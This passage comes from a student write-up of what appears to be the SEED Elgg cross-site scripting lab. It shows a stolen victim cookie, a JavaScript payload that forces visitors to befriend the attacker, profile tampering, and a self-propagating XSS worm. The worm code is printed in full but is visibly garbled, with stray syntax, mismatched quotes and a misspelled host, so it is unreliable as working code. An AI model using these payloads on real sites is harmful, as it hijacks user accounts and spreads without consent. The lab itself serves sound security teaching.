Connection: keep-alive
```


SCREENSHOT OF THE HTTP REQUEST AND COOKIE OF ALICE IN THE TERMINAL

We see that as soon as we visit Samy's profile from Alice's account we get the above data in our terminal indicating Alice's cookie. Hence, we have successfully obtained the victim's cookie. We were able to see the cookie value of Alice because the injected JS code came from Elgg and the HTTP request came from Elgg as well.

TASK 4: BECOMING VICTIM'S FRIEND


Aim: -To write a non-self-propagating XSS worm in Elgg to add the attacker as a friend to the victim without consent.

In order to create a request that will add Samy as a friend in Alice's account, we need to find the way 'add friend' request works. So, we assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Samy as Charlie's friend and see the request parameters that are used to add a friend. After logging into Charlie's account, we search for Samy and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see.



SCREENSHOT SHOWING THE ADD FRIEND HTTP REQUEST FORMAT


We now use the following JS code:

A screenshot of a Gedit text editor window titled 'myscript.js (/var/www/html) - gedit'. The editor contains JavaScript code that uses the window.onload event to execute an XMLHttpRequest to a specific URL on xsslabelgg.com. The code is as follows:

```
window.onload=function()  
{  
var Ajax=null;  
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;  
var token="__elgg_token="+elgg.security.token.__elgg_token;  
//Construct the HTTP request to add Samy as a friend.  
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;  
//Create and send Ajax request to add friend.  
Ajax=new XMLHttpRequest();  
Ajax.open("GET",sendurl,true);  
Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
Ajax.send();  
}
```


SCREENSHOT SHOWING THE JS CODE USED FOR THE XSS ATTACK

We access this JS code and make it execute when a victim visits Samy's profile:



SCREENSHOT SHOWING THE CHANGES TO SAMY'S PROFILE TO ACCESS THE JS CODE

As soon as we save the changes, the JS code is run and executed. As a result of that, Samy is added as a friend to his own account. In order to demonstrate the attack, we log into Alice and search for Samy's profile and load it. We do not click the Add friend button and click on Activity instead and then see the following:




SCREENSHOT SHOWING BOTH SAMY AND ALICE ADDED AS FRIENDS TO SAMY DUE TO THE XSS ATTACK

TASK 5: MODIFYING THE VICTIM'S PROFILE


Aim: - To modify the victim's profile using a POST request header in the JS code of the XSS attack.

We first check the POST request format of a profile edit request:




SCREENSHOT SHOWING THE HTTP POST REQUEST FORMAT FOR THE PROFILE EDIT

We now write the following JS code:



SCREENSHOT SHOWING THE JS CODE USED FOR THE XSS ATTACK


We access this JS code and make it execute when a victim visits Samy's profile:



SCREENSHOT SHOWING THE CHANGES TO SAMY'S PROFILE TO ACCESS THE JS CODE

This code will edit any user's profile who visit Samy's profile.

We log into Alice's account and go to Samy's profile and see the following on switching back to Alice's profile.




SCREENSHOT SHOWING THE PROFILE OF ALICE EDITED WITH 'Samy is my Hero' DUE TO XSS ATTACK LAUNCHED ON VISITING SAMY'S PROFILE

TASK 6: WRITING A SELF-PROPAGATING XSS WORM

Aim: - To make the code copy itself so that the attack can be self-propagating.


We write the following code in Samy's About Me section:




```
<script type="text/javascript" id="worm"> window.onload=function() {  
  //JavaScript code to access user name, user guid, Time Stamp, __elgg_ts and Security Token __elgg_token  
  
  var userName=__elgg.session.user.name; var guid="&guid="+__elgg.session.user.guid; var  
  ts="&__elgg_ts="+__elgg.session.user.ts; var token="&__elgg_token="+__elgg.session.user.token; var briefdesc="&  
  briefdescription=Samy+is+my+Hero",concat("&accesslevel[briefdescription]=2"); var name="&  
  name="+userName; var jsCode="<script type='text/javascript'  
  id=worm">".concat(document.getElementById("worm").innerHTML).concat("</script>"); var  
  wormCode=encodeURIComponent(jsCode); var  
  desc="&description="".concat(wormCode).concat("&accesslevel[  
  briefdescription]=2"); //Construct the content of the url  
  
  var sendurl="http://www.xsslabegg.com/action/profile/edit";  
  
  var content=token+ts+name+desc+briefdesc+guid; var samyGuid=47; if(__elgg.session.user.guid!=samyGuid) {  
    //create and send Ajax request to modify profile  
  
    var Ajax=null;  
    Ajax=new XMLHttpRequest();  
    Ajax.open("POST",sendurl,true);  
    Ajax.setRequestHeader("Host","www.xsslabegg.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
    Ajax.send(content);  
  }  
}</script>
```

SCREENSHOT SHOWING THE JS CODE WRITTEN IN SAMY'S ABOUT ME SECTION

After saving the changes, we log into Bobby's profile and visit Samy's profile and on returning back to Bobby's profile we see the following:



SCREENSHOT SHOWING THE DESCRIPTION OF BOBY'S ACCOUNT CHANGED



